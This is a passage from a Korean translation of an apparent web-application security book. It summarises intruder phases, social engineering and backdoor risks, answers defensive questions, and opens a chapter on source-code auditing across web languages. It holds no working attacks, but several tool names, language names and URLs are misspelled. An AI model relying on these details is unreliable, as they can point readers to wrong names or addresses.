  DOS와 Windows 16/32bit형식의 역아셈블러를 포함하는 2진파일보기 및 편집도구 HT는 Gnu Public Licenise우에서 실행할수 있으며 스쩨판 웨이어그라프(Stefan Weyergraf)와 세바스챤 비알라스(Sebastian Biallas)에 의하여 제안되였다.
- Hexcalibur v1.0.2 for DOS (www.gregpub.com/hexad.html)
  직접 2진파일편집은 못하지만 16진수, ASCII, EBCDIC형식으로 2 진파일을 현시할수 있게 하며 디스크로부터 곧바로 실행할수 있도록 충분하게 밀집되여 있다.
- Sourcer (www.v-com.com/product/devsou1.html)
  DOS용으로서 갱신되여 평가된 역아셈블러이다. 이 역아셈블러는 많은 아셈블리가운데서 높은 능력을 가지고 있으며 인기가 높다.

결 론

이 장에서 보여 준것처럼 잠재적침입자는 이미 알고 있는것을 쉽게 만들지 못하게 하는 방법으로 자료획득을 위하여 사용자에게 접근할수 있는 합법적권리를 가진다. 스텔스주사, 단편체계, 망조사를 리용하여 솜씨 있는 침입자는 그의 방조밑에 카드를 밀어넣으려고 시도함으로써 직접적인 대규모파괴을 위하여 체계에 들어 갈수 있으며 또한 사용자의 움직임을 자체로 간단히 조종할수도 있다. 전통적인 및 비전통적인 조사를 리용하여 사회적공학은 전자우편, 전화, 개별적방문에 관해서 숙련된 침입자를 사용자의 모든 자원들에 대하여 할수 있는 모든것을 학습시키며 그가 갱신시키려는 항목을 어떻게 효과적으로 리용할수 있겠는가를 학습시킬수 있다. 그러므로 위험상태는 외부위협으로부터 발생되지는 않을것이다.

여기에는 또한 불만을 품은 내부사람이 사용자의 프로그람안에 뒤문코드를 간접적으로 서술하는것에 의하여 어떤 외래자보다 사용자의 코드에 더 큰 손해를 주는 경우도 있다. 체계보안과 코드완전성에 대한 모든 잠재적리용에 대응하여 사용자의 개발코드를 그 위험으로부터 보호할수 있게 하여야 한다. 단순한 단계를 만들수 있다. 먼저 보안이 모든 개별적인것에 대한 정보를 남겨 두어야 한다. 조작체계는 현재의 위험에 대응하여 끊

임없이 갱신되여야 한다. 종업원들은 그것들을 개발하기 위한 정보를 아는것이 필요하며 적측 외래자들에게 그것이 어떻게 잠재적으로 흥미 있게 봉사될수 있는가를 알아야 한다.

개발단계에서 쏘프트웨어는 엄격한 문서들의 교정조종에 종속되여야 한다.

즉 코드는 주콤퓨터가 적측 외래자들이 취약성을 찾아 내는데 쓸수 있는 도구를 막아 낼수 있는가를 확인하게 하는 규칙적인 토대우에서 엄격히 검토되여야 할것이다.

요 약

1. 해커의 목적

- 침입자는 그것들이 당신의 망과 체계를 주사할 때 검출을 피하기 위한 여러가지 전략과 도구들을 리용할수 있다. 그들은 스텔스주사나 토막화된 TCP파케트들을 리용할수 있다.
- 능력 있는 침입자들은 있을수 있는 경우를 예견하여 세밀하게 공격계획을 세운다. 사용자의 체계를 쉽게 조사한데 기초하여 그들은 그것을 완전히 관통한후 체계들을 조종하기 위한 아쎔블된 도구를 가지고 있다.
- Rootkit는 검출되지 않는 당신의 체계안에 침입자가 남아 있게 하는 공유된 서고객체들과 보편적인 체계검사편의프로그람들, 갱신된 핵심부부분의 트로이목마판본들을 포함하는 연산도구이다.
- 일부 침입자들은 당신의 Web 싸이트를 못 쓰게 만드는것에 의하여 그것들의 모양을 직접 바꾸어 놓을수 있는데 사실은 다른 사람들이 사용자가 무엇을 하는가를 조용히 관찰할수 있다. 다른 사람들은 아직 타격을 받지 않은 다른 망을 공격할수 있는 싸이트개설에 사용자의 체계를 리용할수 있다.
- 침입자들이 망의 취약성들을 측정하는데 리용할수 있는 도구는 사용자에게 리익을 줄수 있다. 사용자의 취약성보고서를 그대로 남겨 둠으로써 공격자들이 진행하는 침입편의프로그람들은 당신의 체계를 더 잘 보호해 줄것이다.

2. 해킹의 5가지 단계

- 공격지도작성: 침입자들은 사용자들의 싸이트를 방문하지 않고서도 사용자의 싸이트에서 정보를 수집하는데 공개적으로 사용할수 있는 정보자원들을 많이 리용한다. Name Server Lookup (nslookup) 와 ARIN와 같은 도구들은 침입자가 사용자망의 그림을 아쎔블하는것을 시작할수 있게 하는 풍부한 정보를 제공한다.

- 실행계획작성: 침입자는 공격실행계획을 형식화할 때 기억해야 할 세가지 중대한 요소들을 가지고 있다. 공격하기 쉬운 봉사들, 목표체계의 조작체계, 원격접근과 국부채용코드는 완전한 침입을 진행하는데서 반드시 필요하다.
- 입구점의 확립: 가장 마지막취약성은 마지막방어때 나타난다. 침입자는 이것을 알고 이 원리에 기초한 사용자의 망우에서 첫 공격을 시작한다. 침입자는 어떤 주콤퓨터들이 직렬로 련결되고 그것들이 제공하는 잠재적취약성이 무엇인가를 결정하기 위하여 당신의 체계에 대한 주사를 진행할것이다.
- 련속되는 접근과 앞으로의 접근: 침입자는 공격방법을 초기에 결정한 다음 완전한 침입을 할 때 자기들의 공격에 응답할수 있는 표식에 대한 잠재적취약성을 충분히 검사하여야 한다. IP크기가 다양한데로부터 이 검사들을 쉽게 시도할수 있으며 여기서 어떠한 문제도 생기지 않는다.
- 공격: 침입 그자체는 상대적으로 빨리 일어 난다. 침입자는 취약성을 가진 봉사를 통하여 지점을 얻을수 있지만 침입자의 마음은 다음에 진행하려는 관통계획을 숨기려 할것이다.

3. 사회공학

- 사용자의 싸이트안에서 얻어 지는 쏘프트웨어설계안에 있는 취약성을 채용하기보다는 침입자는 얻으려는 민감한 자료와 인간의 신용관계를 채용할수도 있다. 공격자는 사용자의 싸이트를 어떻게 정기적으로 채용할수 있는가를 명백히 잘 보여 줄수 있으며 얼핏 보기에는 그리 중요하지 않은것 같은 자료를 쉽게 얻을수 있다.
- 이것은 전자우편, 우편, 지급통보와 같은 통신을 작성하는것을 통하여 허락된 사람으로 분장하려는 공격자에게는 매우 쉬운것이다. 완전분장 또는 수자적인 솜씨로써 사용자는 당신의 체계를 해치는데 리용할수 있는 자료를 폭로하는 전술을 쓸수 있다.
- 전화를 통하여 허락된 사람으로 분장함으로써 공격자는 믿음직한 종업원으로부터 정보를 수집할수 있다. 섬세하지 못한 내부분리는 공격자에게 사용자의 교재를 파탄시킬 때 리용할수 있는 수많은 자료를 로출시킬수 있다. 거짓표적의 리용이나 또는 단순하게 거기에 속해 있는것처럼 활동하는것으로써 침입자는 사용자의 체계에 허락된 사람처럼 물리적으로 접근할수 있다.
- 사용자의 물리적체계에 접근함으로써 공격자는 보다 발전된 사회공학적공격을 위하여 리용할수 있게 하는 넓은 조사를 수행할것이며 그에 의하여 당신의 싸이트를 공격하는데 리용할수 있는 방대한 량의 정보를 은밀하게 가질수 있다.

4. 고의적인 뒤문공격

- 콤퓨터관련보안의 가장 기본적인 사건들은 비도덕적인 사람때문에 일어 난다. 불만을 가진 종업원은 언제나 이러한 배신적인 사건들을 일으킨다.
- 뒤문공격은 개발자가 허락되지 않은 숨겨 진 가입등록 또는 인증방법을 서술하는 장소를 제한함으로써 체계와 그들의 자료에 접근할수 있게 한다.
- 뒤문공격은 코드토대가 교열조종체계를 통하여 보존되거나 충분히 문서화되였을 때 그리고 믿음직한 쏘프트웨어 처리도식과 현재쏘프트웨어처리도식을 통하여 유지될 때 쉽게 발견되고 차례로 추적될수 있다.

5. 코드나 프로그람작성환경에 고유한 약점의 리용

- 야심적인 침입자는 일반채용을 통하여 사용자의 체계를 불법침입하는데서 즉시 리익을 얻지 못한다. 만일 그가 당신의 쏘프트웨어를 얻으려 한다면 그것은 결함과 취약성을 가지고 있다고 평가될것이다.
- 침입자는 찾을수 있는 사용자의 대상과제와 관련되는 모든 정보들을 쉽게 내리적재할것이다. 그는 그의 존재를 솜씨 있게 알수 있기때문에 사용자의 체계에서 그것을 분석할수 있다.
- 침입자는 16진편집기, 오유수정프로그람, 역아쎔블러의 리용을 통하여 비록 그것이 2진으로 된 내용을 얻을수 있지만 사용자의 쏘프트웨어가 가지고 있는 일종의 취약성들과 결함들에 쉽게 접근할수 있을것이다.

6. 판매되고 있는 도구

- 16진편집기들의 리용을 통하여 공격자는 모든 실행 또는 2진파일을 보고 편집할수 있으며 숨겨 진 지령, 실행기발, 개발자들에 의하여 삽입될수 있는 가능한 뒤문을 탐색할수 있다. 오유수정프로그람은 그것들이 실행될 때 프로그람이 어떻게 동작하는가를 분석하는데 리용할수 있다. 이 도구를 리용하여 프로그람이 어떻게 동작하는가를 분석하는데 리용할수 있다. 이 도구의 리용을 통하여 공격자는 제한이 없는 많은 함수들과 정적변수와 같은 함수인수로 할당된 이름들과 변수들을 포함하여 프로그람의 여러 측면을 추적할수 있다. 이것들은 침입자가 실행시 프로그람에 있는 취약성들을 결정하는데 도움이 될수 있다.
- 역아쎔블러는 공격자가 2진프로그람을 그것들의 아쎔블리어로 변환할수 있게 한다. 역아쎔블러는 또한 공격자가 선택된 함수를 받아들이는것과 같은 이행과 호출들을 삽입, 삭제하는것에 의하여 함수의 기능을 근본적으로 달라 지게 한다.

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.

문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 듣자면 www.Syngress.com/solutions의 《Ask the Anthor》(저자에게 문의)을 누르시오.

물음: 나의 교제대상은 mom and pop쏘프트웨어회사이다. 당신이 실지로 생각하는 해커들이 이 자그마한 곳에 들어 와 파괴하려고 하겠는가?

대답: 물론이다. 당신이 작은 목표이라고 하여도 기회주의적침입자에게 매력을 더 적게 주는것이 아니기때문이다. Web싸이트파괴모형은 그러한 침입자의 활동(www.attrition.org 와 www.alldas.de)을 보관하며 그것들의 자료기지는 소유된 령역이 넘쳐 날 때 파괴된다.마지막분석시 침입자들이 공격하는 당신의 싸이트의 크기는 분석되지 않는다. 그 크기는 당신 싸이트가 소유하고 있는 보안구멍들의 크기이다.

물음: 체계관리자는 침입자를 검출하는데서 무엇을 할수 있는가?

대답: 선진적인 침입검출체계는 체계관리자가 2진체계의 구체적인 수자식서명을 창조할수 있게 한다. 이 서명은 비직결식으로 보관되며 체계우에서 존재하는 2진파일을 대상으로 하여 주기적으로 실행한다. 만일 이 서명들이 그 어떤 요인에 의하여 변하면 IDS는 놀라서 경보를 울릴것이다. 이 방법을 리용하면 만일 침입자가 당신의 체계를 재치 있게 파괴하였다 하더라도 즉시 발견하여 그 장소를 보수할수 있다. 이와 같은 프로그람은 Tripwire (www.tripwire.com) 와 개선된 침입검출체계페지 (www.cs.tut.fi/~rammer/aide.html)에서 실행할수 있다.

물음: 나는 봉사가 자체로 식별될 때 해커들이 내가 실행하는 조작체계나 봉사가 무엇인가를 결정할수 있다는것을 리해한다. 내가 어떻게 하면 그 해커가 내가 실행하는 조작체계와 봉사들을 알수 없도록 정보를 희미하게 할수 있겠는가?

대답: 당신은 조작체계와 봉사정보를 희미하게 할수 있으나 실제적인 보안리득을 바로 얻기는 힘들다. 풋내기침입자는 당신을 반대하여 대단히 많은 형태의 공격을 진행할것이며 숙련된 침입자는 계책을 써서 찾아 낼것이다. 원칙적으로 체계우에서 마지막취약성과 현재부분을 병행하여 간단하게 막아 내기 위한 적절한 방법은 없다. 마지막접근은 이전의 접근보다 많은 보안을 요구한다.

물음: 사회공학적공격과 관련하여 침입자가 움직이지 못하게 하고 대화하는 사람들 사이 정보를 주고 받을수 있는데 대하여 어떤 견해가 있는가?

대답: 가장 좋기는 당신이 교재하는 사람들사이의 정보를 반드시 알아야 할 종류들로 나누어 놓는것이다. 당신이 NT나 Solaris를 위한 응용프로그람을 개발한다면 응당 당신의 거래대상을 파악하여야 하지만 당신의 망우에서 정찰을 실행한다는것을 거래대상자들은 반드시 알아야 하는것은 아니며 또 당신의 체계에서 열쇠암호를 변화시키기 위하여 적당한 자리에 보이지 않는 암적인 책략을 가져야 한다는것을 그들이 알 필요가 없다. 또한 비공개적인 방문을 고려하여 이것들은 작업장에서 서로 잘 모르는 사람들사이를 가깝게 하는 많은 가치있는것들과 만일 그들이 서로 교제하는 사람들의 사무를 직접 도와 주거나 보호할수 있다면 그에 응답하는 항목들사이는 일반적인 원칙이다.

물음: 만일 내가 나의 코드토대우에서 뒤문을 가로지르다가 걸치게 되면 어떻게 해야 하는가?

대답: 먼저 가장 중요한것은 그것이 정말 뒤문인가를 결정하는것이다. 인증되지 않은것을 가지고 나타날 때 코드토막은 보다 강한 실체와 같다고 할수 있지만 결코 그것들이 호출되기전에는 반드시 정확히 수행되였다고 볼수는 없다. 만일 그것이 뒤문이라는것을 지적할 때까지 계속 탐색한다면 당신이 코드작성한 언어를 리해하고 코드의 재생을 리용하는 보안부문과 관련시킨다. 만일 사람이 그것이 뒤문이라는것을 결정하면 그것은 계획이 빈약하고 적들이 날치기때문에 그 어떤 코드이든지 간단하게 서술되여야 한다는것을 결정하도록 검토되여야 할것이다.

물음: 나는 나의 코드가 허약하다고 말하는 해킹그룹과 교제를 하고 있다. 나는 무엇을 해야 하는가?

대답: 그들의 탐색을 맹목적으로 해제하기전에 먼저 잘 접촉하여야 한다. 이것은 가장 중요한 첫 걸음이며 그것들이 틀린것임을 증명할 때까지 그들의 탐색을 다루게 될것이다. 만일 당신이 코드채용의 근거를 가지고 제공되거나 당신의 쏘프트웨어보안이 실제로 침범되였다면 그것을 당신에게 보고하는 사람들과 함께 작업하여 작업경계와 고정오유를 찾아 낼것이다. 이것으로 얼마간 손해보는것을 괴로와 하지 말아야 한다. 크고작은 매 상인들은 코드작성오유를 통하여 그것들의 표면에 특별한 폭탄을 설치한다. 당신의 기본사명은 보고하는 그룹과 함께 면밀하게 작업하는것이며 그들의 빈약한 보고를 공개하는것을 지연시키는것과 함께 당신의 제품에 대한 부분적인 공개를 진행하는것이다. 이것은 당신의 거래상대들의 리익에도 맞고 협동의 형태에도 적합하며 당신과 교제하는 합법적인 해커련합체사이의 공동의 리익에도 부합된다.

제 6 장. 코드검열과 역공학

이 장의 기본체계

- 어떻게 프로그람을 효과적으로 추적할수 있는가
- 선택된 프로그람작성언어에 대한 검열과 심사
- 취약성찾기
- 모두 함께 리용하기
- 결론
- 요약
- 물음과 대답

소 개

아무런 준비없이 프로그람을 설계하는것은 처음부터 보안을 고려하게 하며 또 마지막에 코드에 있는 잠재적취약성들을 없애려면 프로그람에 완전히 정통하여야 한다.
그렇지만 관리자 또는 개발자들은 여러가지 복잡한 정황에 직면할수도 있다. 즉 어느 한 else 코드를 계승하면서 이미 처리중에 있는 개발대상과제를 련결할수도 있다. 또 제3부류 코드를 리용하도록 결정할수 있다(원천코드 또는 CGI응용프로그람열기와 같이) 또 관리자들은 지기의 내부개발자들이 관리자의 체계안에 들여 보내는 코드의 질때문에 속을 태운다.

이 모든 정황에서 이것은 문제로 되는 코드를 고속으로 또 효과적으로 조사할수 있게 실제적으로 도와 준다. 그러나 기초코드조사를 수행하는 특별한 프로그람작성자를 가지고 있지 못하다. 그러므로 만일 프로그람작성에서 미세한 차이를 찾아 낼수 없으면 최소한 보다 능력있는 몇명의 프로그람작성자들에 의하여 마지막조사를 하도록 위험기발들을 설정할수 있다.

이 장에서는 콤퓨터지식을 가진 개별적사람들이 이미 개발된 코드의 부분들을 떼내여 기초보안문제들이 해결되여 있는가를 결정하는것을 설명한다. 여기서는 여러가지 대표적인 프로그람작성언어와 관계되는 문제들에 대한 구체적인 목록을 제공하며 Web응용프로그람의 원천코드평가에서 같은 목록을 리용하는가를 보여 준다. 먼저 시작하려는 곳에서 면밀한 행동계획을 세우고 프로그람을 통하여 얼마나 효과적으로 추적할수 있는가를 고찰한다. 다음 Web응용프로그람작성을 위하여 리용된 일부 대표적인 프로그람작성언어를 고찰한다. 이 언어들은 제기된 문제에 소속된 언어들이며 Web응용프로그람작성은 이 언어들과 구체적으로 련관되여 있다.

제 1 절. 어떻게 프로그람을 효과적으로 추적할수 있는가

때로는 어떤 일을 하는데서 시간이 충분하지 못한 경우가 있다. 잠재적보안문제를 보여 주는 원천코드더미를 재조사하는데 며칠을 소비하는것은 매우 비능률적이며 시간소비는 더 말할것도 없다. 만일 그것들이 선형론리흐름을 가진 작은 프로그람(이 프로그람이 절대로 호상리용되지 않으며 론리분기를 포함하지 않는다.)이라면 과제는 힘들지 않지만 만일 보통프로그람이라면 그것을 조사하는것은 어려운 일로 될것이다. 이 일은 파일원천코드가 다중파일안에 포함된 많은 다중구성요소들에 분기된다면 보다 더 복잡해진다. 프로그람이 시작할 때 기동하기가 힘들면 매개 있을수 있는 실행경로를 통한 다음단계는 명백히 불가능하게 된다.

이 절은 원천코드의 조사를 위한 여러가지 기술을 설명한다. 프로그람을 실행하면서 차례로 추적하기보다는 차라리 거꾸로 올라 오면서 하는것이 더 좋다. 잠재적문제령역에 직접 넘어 가서 그것들이 취약성이 있는가 없는가를 확증하기 위하여 프로그람을 통하여 뒤로 추적한다. 기술적으로는 사용자에게 영향을 미치는 실행경로에만 흥미를 가진다. 그럼에도 불구하고 경로를 뒤따르는것이 힘들게 될수 있는것은 사용자 에 의하여 지원된 자료가 프로그람이 그에 대한 처리를 시작한후 각이한 곳으로 나갈수 있기때문이다. 그러므로 끝에서 기동하여 다음사용자경로와 충돌하면 그와 반대로 흐름을 추적한다.

설명

코드를 조사할 때 우리는 프로그람이 내부적으로 자료를 발생하는 령역을 힘들게 찾을 필요가 없다. 왜나하면 우리는 프로그람이 결코 저절로 채용될수 없다고 가정하고 있기때문이다.

기본강조할것은 사용자가 공급한 자료가 일부 방법, 흔적 또는 형식에서 내포하고 있는 취약성들을 실제로 찾아 내게 하자는데 있다. 이와 같은 론리는 간단하며 실례를 통하여 잘 설명된다. 특별한 수값들을 설정하기 위하여 사용자가 요구한 프로그람은 견고하다고 본다. 프로그람은 이 값들을 가지고 큰 계산을 전행한 다음 결합시킨 값을 다른 사용자로부터 넘겨 받아(자료기지로부터 넘겨 받는다.) 여러 방향으로 계산 및 종합하여 마지막에 자료기지에 결과들을 기입시킨다.

이제부터 복잡한 계산을 수행하는 코드를 여러 단계를 거쳐 빠짐없이 살펴 보려고 한다. 그렇지만 보안의 견지에서 이것은 쉽다. 우리는 많은 부분에 대해서는 그것을 무시할수 있다. 여기서 명백하게 의도적으로 프로그람작업을 하지 않으며 잠재적취약성을 찾아야 한다. 실례를 들면서 아래의 3가지 잠재적문제령역으로 좁혀 나간다.

- 초기자료는 사용자에 의하여 제공된다(또 그것들은 유효하다).
- 처리시 자료기지로부터 추가적인 값을 읽는다.
- 자료기지안에 마지막결과를 보관한다.

사용자에 의하여 제공된 값들은 만일 그것들이 확실한 값들이면 볼수 있게 초기에 표식한다(이 경우에 그것들은 모두 수자이다). 자료입구점을 보면서 이것을 결정할수 있다.

자료기지에서 있는 중간값들은 안전하여야 한다. SQL자료기지질문에서 구체적으로 찾으려는것은 실제질문에서 사용자가 제공한 모든 자료를 리용한다면 볼수 있다.

마지막결과의 기억은 보안방식으로 한다. 이것은 결과를 기억하는데 리용된 SQL자료기지질문의 구축에서 보여 주고 있다. 결과가 정확히 조종되고 려과됨에 따라 자료기지갱신은 안전하게 이루어 진다고 생각할수 있다.

그리고 모든 복잡한 응용프로그람의 계산론리를 실제적으로 처리하지 않고 응용프로그람에 있는 보안코드 조사를 간단히 한다. 지금까지 이 방법은 프로그람작성기법(Programming-savvy)이 부족한 일부 개별적인 사람들속에서 표준적으로 쓰이고 있다. 모든 코드조사와 마찬가지로 연구방법은 문제로 되고 있는 응용프로그람의 모든 원천을 가지고 있다고 가정한다.

여기에 만일 그 구성요소들에 대한 대한 원천을 가지고 있지 않다면 외부서고와 구성요소를 리용할 때마다 다음의 두가지 경우에 구속된다. 즉 외부서고 또는 프로그람으로부터 접수한 모든 주어 진 자료를 너무 소심하게 조사하며 또는 맹목적으로 그것을 믿

는것이다. 이것은 사용자가 정황에 따라 선택하게 한다. 사용자는 물론 체계서고를 믿겠지만 세번째 부분코드는 믿기 어렵다. 이러한 경우에는 프로그람적방법을 선택하고 일반적으로 믿음직한 함수와 프로그람작성언어들을 리용해야 한다. 사용자는 프로그람이 무엇을 하려고 시도하며 일반론리를 어떻게 실현하며 어디서 가정을 만들고 어디서 고장을 일으키는가를 정확히 알아 내는 능력을 요구하기때문에 론리기초보안흐름은 고찰하지 않는다. 물론 이 모든 목록들은 한 응용프로그람으로부터 다른 응용프로그람으로 변환하여야 한다. 왜냐하면 그것들은 프로그람이 첫 장소에서 어떻게 코드화되였는가에 의존하기때문이다. 임의의 프로그람작성자는 문제를 해결하기 위한 방향을 무한히 만들수 있으며 따라서 문제를 해결하려고 하는 매 방법에 대하여 보안시험목록을 만들려는 시도는 무의미하게 정의되고 있다. 만일 사용자가 이러한 정황에 있으면 사용자가 리용하는 응용프로그람작성언어에 정통한 보안전문가에게 심사를 의뢰할수 있다.

도구와 함정...

훌륭한 도구창문

grep지령선 도구는 널리 리용되고 있다. Grep는 특수한 본문기호렬에 대한 파일탐색에 리용되는 UNIX도구이다. Grep는 탐색된 특수기호렬에 있는 실제적인 문맥과 할당된 행번호, 본문에 있는 총 행수를 출력한다. 다중파일을 탐색하는데 grep를 사용할수 있을것이다. 이것은 비록 단순하지만 리용도구로서 편리한 grep를 만든다. Grep는 속성/선택의 리용이 자유롭고 완전히 파케트화되여 있다. Grep는 Windows에서 완성된 판본을 가지고 있다(find지령을 통하여 일반적인 기능을 수행하는 Windows와 련결되여 있다).

Cilogic는 ITS4라고 부르는 도구를 만들었는데 이것은 C와 C++원천코드를 읽고 여러가지 함수의 리용에 기초하여 사용자가 질문할수 있는 문제들에 주의를 돌리였다(우리가 론의하는것과 대단히 비슷하다). 사용자들은 C와 C++코드를 조사하면서 자기의 도구칸에 그것을 반드시 추가하려고 할것이다. 사용자는 www.cilogic.com으로부터 자유롭게 ITS4를 얻을것이다.

Numega는 Visual C++, Visual Basic, Java, Asp에서 작성한 응용프로그람을 추출, 분석, 오유수정하는데 리용하는 여러가지 도구를 만든다. 이 도구는 기억기할당령역과 함께 잠재적문제들을 식별하는데 리용할수 있으며 완충기넘침의 상태를 지적할수 있다. 사용자는 Numegad의 싸이트(www.numeg.com)에서 제품정보를 찾을수 있다.

WriveX는 Stackguard와 Formatgvard라고 이름 지운 갱신된 2개의 GNU GCC콤파일러를 개발하였다. 사실상 이것들은 완충기넘침과 형식기호렬약점을 실제적으로 막아 내도록 콤파일러의 동작을 변화시킨다. 그러나 이 도구는 GNU GCC 콤파일러와 함께 리용되는것을 제한한다. 보다 구체적인 정보는 WWW.write.com에서 볼수 있다.

제 2 절. 선택된 프로그람작성언어에 대한 검열과 심사

많은 프로그람작성언어들이 오늘 시장에서 판매되고 있다. Web응용프로그람이 폭발적으로 늘어 나기때문에 몇개의 Web중심프로그람을 실례로 취급하려고 한다. 좋은 언어를 선택하는것은 대단히 중요하다. 매 언어는 Web응용프로그람을 리용되게 될 때 자기의 Pros와 Cons를 가진다. 이 절은 매 언어의 유익성과 타당성에 대해서는 론의하지 않는다. 대신 효과적인 코드검열과 련관된 측면만을 관찰하려고 한다.

1. Java심사

Java코드는 아주 좋은 특성을 가지고 있다. 즉 자체억제응용프로그람(self-contained Application), 이동성 애플레트(Mobile Applet), 머리(heam), 지어 Java 봉사기페지(JSP:Java Server Pages)를 통한 스크립트를 작성할수 있는Java스크립트(Javascript)를 가지고 있다. 이러한 점으로부터 Java 를 참조할 때 사용자는 바이트코드로 번역된 응용프로그람, 애플레트 또는 머리(beam)를 참조한다. Javascript와 JSP는 분리시켜 고찰하여야 한다. Java언어의 핵심부는 기본적으로 론리조종문과 클라스 또는 꾸레미(class/packaye)관리루틴으로 이루어 져 있다. 실제적함수들은 여러 외부꾸레미와 클라스에 포함되여 있으며 필요할 때 받아 들인다. 이 측면들은 사용자의 심사에 실제적으로 유용한 우점을 제공한다. 만일 꾸레미 또는 클라스를 받아 들이지 않거나 다른데로 적재되면 그 꾸레미 또는 클라스에서는 항목들과 련관되여 있는 그 어떤 잠재적 보안문제들에 대하여 걱정하지 않아도 된다. 례하면 만일 Java.io꾸레미들을 받아들이지 않으면 파일관련약점들에 대하여 검사할 필요가 없다. Java에 대한 구체적인 자료는 제7장에서 설명한다.

2. Java봉사기 페지의 심사

앞에서 언급한바와 같이 Java봉사기페지(Java Server Pages:JSP)는 적당한 HTML문서에 직접 매몰할수 있는 Java 스크립트를 작성할수 있는 파일이다. JSP는 또한 다른 봉사기측의 Java애플레트와 머리(beans)들과 대면하기 위한 갈구리(hooks)들을 가지고 있다. JSP언어는 자체로 적당하게 제정되여 있으며 HTML와 봉사기측 Java응용프로그람사이에 《접착제》를 봉사한다. 그러나 외관상 Java응용세계는 현재 넓지 못하고 자기 테두리안에 국한되여 있다(그것은 Stavbucks의 커피상점의 번창과는 다르다). JSP는 최신류행으로 되고 있다.

3. 능동봉사기페지의 심사

Microsoft 세계에서는 능동봉사기페지ASP(Active Server Pages)보다 후에 나온 실제적인 스크립트작성언어는 VB스크립트(Vbscript)이다. 그러나 여기에서 기술적인것으로는 VBScript가 아닌 개별적인 제3부류 ASP모방기(chili!ASP와 같은)들이 있다.

ASP는 Java와 비슷한 구조를 가진 Visual Basic/VBScript파생물이다. 이것은 Basic 언어가 론리조종문을 실행하고 다른 기능적인것은 외부객체에 포함되여 있다는것

을 의미한다. 이것은 어느 객체가 코드(Java와 같은)에 의하여 리용되기 시작하는가 하는데 기초하여 취약성측면들을 선택적으로 보게 한다. 프로그람적특성, 응용프로그람, 객체문맥, 요구, 응답, 봉사기를 안정하게 기억하고 종합적객체들은 자동적으로 매 스크립트에서 실행할수 있다(이것은 그것들을 외부에서 받아 들이지 않는다는것을 의미한다).

4. 봉사기측 포함기의 심사

봉사기측 포함기(Server Side Includes:SSI)들은 매몰된 직렬식봉사기측 응용프로그람언어들의 조상이다. SSI는 기초적으로 외부파일을 포함하게 하는 간단한 함수들을 제공하며 프로그람을 실행하고 HTML파일안에 있는 변수내용들을 현시한다. ASP는 실제적으로 SSI함수들을 자동적으로 포함한다. 이것은 ASP Web응용프로그람들을 검열할때 반드시 기억되여 유지되여야 한다.

SSI다음과 같은 단일한 형식이다.

<!--# command options-->

여기서 command는 SSI조작(include,exec등과 같은)이고 outions는 지령이 가정되였다는것을 결정하는 가변값이다.

5. Rython심사

Rython는 유연한 객체지향 스크립트작성언어이다. 비록 핵심부 Rython새치기가 기초기능과 론리조종을 실현한다 하더라도 기본함수들은 외부모듈에 포함되며 정확히 받아 들이고 있다. Java와 ASP와 비슷하게 이것은 받아 들인 모듈에 기초한 원천코드를 보다 효과적으로 검열할수 있게 한다.

6. 도구명령언어의 심사

도구명령언어(Tool Command Language: TCL)은 스크립트작성을 보다 직관적이고 읽기 쉽게 하고 스크립트를 코드화하는 자연언어문법을 가지고 있다. 비록 TCL이 그것들의 그라프적부분과 함께 표준적으로 리용된다 할지라도 TK-TCL이라고 부르는 련관된 도구함(Tool kit)은 직결 Web CGI를 위한 Web프로그람작성자에 의해서 리용된다. 또 이미 앞에서 언급한 여러 언어들과도 비슷하며 TCL은 외부모듈로부터 여러 함수들을 수입한다.

7. 실천적인용 및 보고서작성언어의 심사

실천적인용 및 보고서작성언어(Practical Extraction and Repurting Language: Rerl)는 UNIX가동환경에서 원시적으로 실현된 스크립트작성언어이다. 과거에 이것은 CGI응용프로그람을 위하여 리용된 범용언어였다. 그러나 지금은 ASP, JSP, Cold Fusion, PHP와 같이 새롭게 매몰된 스크립트작성언어들은 그것들의 관할구역에 명확히 침습하고 있다. 이를 위하여 새롭게 파생된 Perl대상과제들은 자동적으로 Apache(mod-perl을 통하여)와 IIS(PerlISAPI꽂개를 통하여)안에 Perl을 매몰시킨다.

Perl는 핵심부언어안에서 기능적인 부분을 실행한다. 그러나 Perl은 외부모듈을 통하여 확장할수 있다. 비록 받아 들인 모듈에 기초하여 검열하는데서 선택할수도 있지만 그것은 여기에서 모든 문제들을 검사할것을 긴급하게 요구하는 핵심부언어의 기능들에서는 아주 위험하다.

8. 하이퍼본문전처리기의 심사

하이퍼본문전처리기 PHP(Hypertext Preprocessor)는 UNIX가동환경에서 대표적인 봉사기스크립트작성언어이다(비록 Windows체계우에서 실행한다 하더라도).

PHP지령들은 ASP와 JSP가 비슷하게 직결로 매몰되여 있다. PHP는 동적으로 적재할수 있는 모듈들을 리용하지 못한다. 대신 모든 모듈들은 PHP엔진이 번역된 시간에 포함된다. 이것은 모든 함수들이 응용프로그람을 실행할 때 리용될수 있다는것을 의미하며 탈취는 공격 당하기 쉬운 함수들의 입구폭을 찾는 강력한 능력을 가지고 있다(사용자는 Java나 ASP와 비슷하게 받아 들인 꾸레미와 모듈에 기초한 자료들을 만들지 못한다).

9. C/C++심사

C는 최고급의 《가장 많히 쓰이는(Workhorse)》언어이며 그로부터 보다 현대화된 객체지향언어 C++가 파생되였다(Microsoft는 C언어의 제3부류를 공개하였다. C#는 C++와 Java의 혼합체이다). C와 C++는 많은 곳에서 아래준위체계접근을 실현하는 강력한 언어이다. 그러나 C와 C++의 일부 부분에서 이 강력한 특성은 복잡성과 무자비성을 내보이고 있다. 사용자는 매개의 크기가 정확히 할당 또는 끝날 때 해방되였는가를 매우 꼼꼼하게 확인해야 한다. 여기서 자동변수확장 또는 쓸모 없는 자료집합은 (gavbage collection)은 사용자의 작업을 어렵게 하고 있다.

C/C++ 는 잠재적으로 오유를 범할수도 있는 응용프로그람을 확장조종하기때문에 사용자가 변화를 철저히 검열하였는가를 증명할수 있다.

설명

기술적으로 많은 C++클라스들은 자동적인 변수확장과 쓸모 없는 자료집합을 조종한다(많은 자료가 거기에 넣어 질 때 변수크기가 확장된다). 그러나 일부 클라스들은 정확히 표준화되지 않고 속성이 다양하게 변한다. C에는 이와 같은 클라스들이 없다.

10. ColdFusion 심사

